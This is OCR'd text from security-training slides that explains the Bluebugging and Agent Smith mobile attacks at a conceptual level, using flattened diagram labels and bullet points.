


Open Bluetooth Connection
Paired Bluetooth Devices
Legitimate Users
Legitimate Users
Attacker comes in Bluetooth range and intercepts data transmission
Attacker
Laptop
WLAN Access Point
Internet
Attacker's Access Point

Figure 17.8: Bluebugging Attack




Agent Smith Attack

- An Agent smith attack is carried out by persuading the victim to install a malicious app designed and published by an attacker
- The malicious app **replaces legitimate apps**, such as WhatsApp, SHAREit, and MX Player
- The attacker produces **a huge volume of advertisements** on the victim's device through the infected app for financial gains

Attacker
1
Attacker drops malicious mobile app in a third-party app store
Third-party App Store
2
User downloads and installs the malicious mobile application
User
3
Malicious app infects or replaces the legitimate apps on user's device with C&C command
4
User
User's mobile bombarded with irrelevant ads
5
User
Exploits infected apps to steal critical information

